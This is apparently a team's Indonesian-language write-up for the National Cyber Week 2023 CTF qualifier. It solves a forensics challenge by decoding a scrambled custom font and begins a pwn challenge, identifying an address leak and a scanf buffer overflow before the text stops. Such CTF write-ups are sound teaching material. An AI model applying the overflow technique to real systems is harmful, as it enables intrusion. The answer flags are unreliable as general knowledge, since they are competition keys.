Writeup Kualifikasi National Cyber Week 2023

teng lang kia

Anggota:
vulnnn (fr3nnn)
MadamEva (wazeazure)
yellow (frankiehuangg)

Daftar Isi

4N6

[220] [SIllyville Saga]

[DESCRIPTION]
Chopi is a famous short story writer in Teruland. One day, Chopi wanted to innovate by writing a short story but printed using a custom font that he created himself. However, his font accidentally got scrambled with another language's font...


Wrap the flag with NCW23{.*}

[HINT]
-

[Probsetter]
cipichop

Steps

Diberikan file **SillyvilleSaga.xps**. File .xps merupakan file dokumen sehingga kita dapat mengonversi file .xps menjadi .pdf dengan menggunakan tools https://xpstopdf.com sehingga diperoleh file **SillyvilleSaga.pdf** sebagai berikut.



DほJめ目SSHア目SSJめX我X：Y DJJCX我JP'FへXあへH YねアJCG田PJし

QCあJ 田OMC X G目UJ 目C GほJ そ田目PへH GMセC Mち め目SSHア目SSJ, GほJPJ S目アJね X GJJCX我JP CXUJね D目UUH D田URSJセJJね. D目UUH'F ねX目SH S目ちJ セXF XCHGほ目C我 R田G MPね目CXPH. ヌアJPH UMPC目C我, ほJ セM田Sね セXへJ 田O GMGほJ RSXP目C我 FM田Cね Mち X へXがMM目CFGJXね Mち XC XSXPU あSMあへ. テ目F UMU, セほMセXF X OPMちJFF目MCXS へXがMM目FG, RJS目JアJね 目C FGXPG目C我 GほJ ねXH セ目Gほ X U田F目あXS R田がが.し


D目UUH'F RPJXへちXFG あほM目あJF セJPJ Jそ田XSSH 田C田F田XS. のCFGJXね Mち あJPJXS MP GMXFG, ほJ セM田Sね JCはMH X RMセS Mち あP田Cあほ H あP目あへJGF, セほ目あほ セJPJ ほ目F ねXね'F FJあPJG PJあ目OJ. D目UUH ほXね 我PMセC GMSMアJ GほJ J5GPX OPMGJ目C, XCね ほJ MちGJC はMへJね GほXG 目G UXねJ ほ目U 'ほMO' GM Fあ ほMMS.し

めOJXへ目C我 Mち Fあ ほMMS, D目UUH XGGJCねJね め目SSHア目SSJ テ目我ほ, セほJPJ GほJ GJXあほJPF セJPJ へCMセC ちMP GほJ目P セXあへH GJXあほ目C我 UJGほMねF. のC UXGほ あSXFF, GほJH 田FJね P田RRJP あほ目あへJCF XF OM目CGJPF, XCね 目C ほ目FGMPH あSXFF, GほJH PJJCXあGJね XCあ目JCG RXGGSJF セ目Gほ セXGJP RXSSMMC ち目我ほGF. D目UUH'F ちXアMP目GJ F田RはJあG セXF 'んSMセC目C我 YPM田Cね きBき,' セほJPJ ほJ SJXPCJね GM は田我我SJ, セXSへMC FG目SGF, XCね UXへJ RXSSMMC XC目UXSF.し

コ田P目C我 S田Cあほ RPJXへF, D目UUH XCね ほ目F ちP目JCねF OSXHJね X OJあ田S目XP 我XUJ あXSSJね 'めそ田目ねRXSS.' のG セXF S目へJ FMああJP R田G OSXHJね セ目Gほ FS目OOJPH Fそ田目ねF 目CFGJXね Mち X RXSS. DほJ SMあXS FJXちMMね FほMO セXF GほJ Mちち目あ目XS FOMCFMP, OPMア目ね目C我 Fそ田目ねF Mち アXP目M田F F目がJF.し

Yち GJP Fあ ほMMS, D目UUH ほXね X OXPGEG目UJ はMR XG GほJ め目SSHア目SSJニX我 めほMO, セほJPJ ほJ セXF 目C あほXP我J Mち 目CアJCG目C我 CJセ, P目ね目あ田SM田F OPXCへF. テ目F SXGJFG あPJXG目MC セXF X セほMMOJJ あ田F ほ目MC GほXG OSXHJね GほJ CXG目MCXS XCGほJU セほJC FXG MC.し

D目UUH'F JアJC目C我F セJPJ ち目SSJね セ目Gほ セXあへH XねアJCG田PJF. テJ XCね ほ目F ちP目JCねF セM田Sね JURXPへMC R目がXPPJ そ田JFGF, S目へJ FJXPあほ目C我 ちMP GほJ SJ我JCねXPH RXCXCX GほXG セXF P田UMPJね GM 我PXCG セ目FほJF. DほJH セM田Sね ちMSSMセ X GPJXF田PJ UXO, セほ目あほ



セXF XあG田XSSH X 我目XCG RXCXCX OJJS セ目Gほ あPHOG目あ
目CFGP田あG目MCF.し


YF C目我ほG ちJSS 目Cめ目SSHア目SSJ, D目UUH セM田Sね PJG田PC
ほMUJ, G目PJね R田G FU目S目C我. テJへCJセ Gほ XG ほ目F ねX目SH
S目ちJセXF セJ目Pね, セ目Sね, XCね セMCねJP ち田SSH XRF田Pね,
R田G ほJセM田SねC'G ほXアJ 目G XCH MGほJP セXH. YちGJP XSS,
目C X GMセC S目へJめ目SSHア目SSJ, JアJPH ねXH セXF X あほXCあJ
GMJURPXあJ GほJ F目SS目CJFF Mち S目ちJ XCね S目アJ 目G GM
GほJ ち田SSJFG.し

め>マヤKあW^/Gね;ケそNみヌJし[|FX5]ほ.%Uかるウ&コりきQア#よ(D
`Pと田]SんちYセBゆOえAへ2CハLけ+*Hス?我Z$へ)目ほ:テのM\\エく{
TRVノニチEし

Lんへ? テQへ?し

I have no idea why it was scrambled with Japanese font. How to type A to Z consecutively with this font?


Terlihat bahwa dokumen tersebut tercampur aduk dengan font-font Japanese. Dengan menggunakan FTK Imager, diperoleh struktur dokumen **SillyvilleSaga.xps** sebagai berikut.



```
SillyvilleSaga.xps
  ZIP [ZIP]
    _rels
    Documents
      1
        _rels
        Metadata
        Pages
          _rels
        Resources
          Fonts
    Metadata
```


Name	Size	Type	Date Modified
Documents		Folder (Pl...	
Metadata		Folder (Pl...	
_rels		Folder (Pl...	
FixedDocumentSequence.f...	1	Regular F...	13/11/2023 16:...
[Content_Types].xml	1	Regular F...	13/11/2023 16:...

Jika dibuka folder Resources/Fonts diperoleh:



Name	Size	Type	Date Modified
2AAD4BE5-D1F0-45A9-9A...	48	Regular F...	13/11/2023 16:...
73D22D78-2029-471D-8B...	521	Regular F...	13/11/2023 16:...
7D5DA5E9-F095-4030-8A...	525	Regular F...	13/11/2023 16:...
AF451890-CAB5-4382-BC...	609	Regular F...	13/11/2023 16:...

Files tersebut memiliki extension .odttf sehingga kita dapat melakukan konversi menjadi .ttf menggunakan tools https://somanchiu.github.io/odttf2ttf/js/demo .




Name	Date modified
Calibri Bold	19/11/2023 09:17
Calibri Light	19/11/2023 09:17
Calibri	19/11/2023 09:16
NCW	19/11/2023 09:16

File name: NCW

Save as type: TrueType Font file

Agak sus nama filenya itu NCW.ttf. Langsung saja kita gaspol menggunakan https://fontdrop.info/#/?darkmode=true diperoleh:



Drop your font file here!

Or choose a file

NCW.ttf, 47.14 kB

You see

Name: NCW. This is a monospaced font. Version

0 OpenType features were detected in the font

Support for 24 languages detected

Asu, Bemba, Bena, Chiga, Cornish, English, Gusii, Indonesian, Kalenjin, Kinyarwanda, Luo, Luyia, Machame, Makhuwa-Meetto, Makonde, Morisyen, North Ndebele, Nyankole, Oromo, Rombo, Rundi, Rwa, Samburu, Sangu, Shambala, Shona, Soga, Somali, Swahili, Taita, Teso, Uzbek (Latin), Vunjo, Zulu.

The font NCW contains 96 glyphs

Note: Glyphs shown here are not affected if you switch on/off detected OpenType features or font variations settings (Variable Fonts).

Pada dokumen tertera hint:
“I have no idea why it was scrambled with Japanese font. How to type A to Z consecutively with this font?”

Setelah dibaca berulang-ulang, ternyata kita diminta untuk melakukan reverse huruf dari font NCW menjadi font latin. Diperoleh ABCDEFGHIJKLMNOPQRSTUVWXYZ pada font NCW adalah F0nT-styLe_No=prObl3m~YaA! pada font latin.

[FLAG]
NCW{F0nT-styLe_No=prObl3m~YaA!}

CRY

😭😭😭

WEB

😭😭😭

REV

😭😭😭

PWN

260 Le Oriental

[DESCRIPTION]
Santai Dulu ga sih.


nc 103.145.226.206 20022

Mirror nc 103.145.226.209 20022

[Probsetter]
Kiinzu

Steps


Pertama, saya melakukan disassemble file dengan menggunakan binary ninja, dan didapatkan hasil sebagai berikut.



```
if (var_10 == 1)
    showShops()
else if (var_10 == 2)
    lookAround()
else
    if (var_10 != 3)
        break
    var_9 = 0
```


fungsi main()

Dapat dilihat bahwa terdapat dua pilihan yang akan memanggil fungsi showShops() dan lookAround(). Pada fungsi lookAround(), jika kita memasukkan input “3”, maka akan mendapatkan address leak dari fungsi lookAround(). Kemudian, pada fungsi showShops(), kita memiliki fungsi scanf dengan parameter %s, sehingga kita memiliki buffer overflow.



```
if (var_10 == 1)
    puts(str: "Fashionable deisgn for modern pr…")
    puts(str: "Thanks for shopping at H&D!")
    rax_2 = puts(str: &data_220b)
else
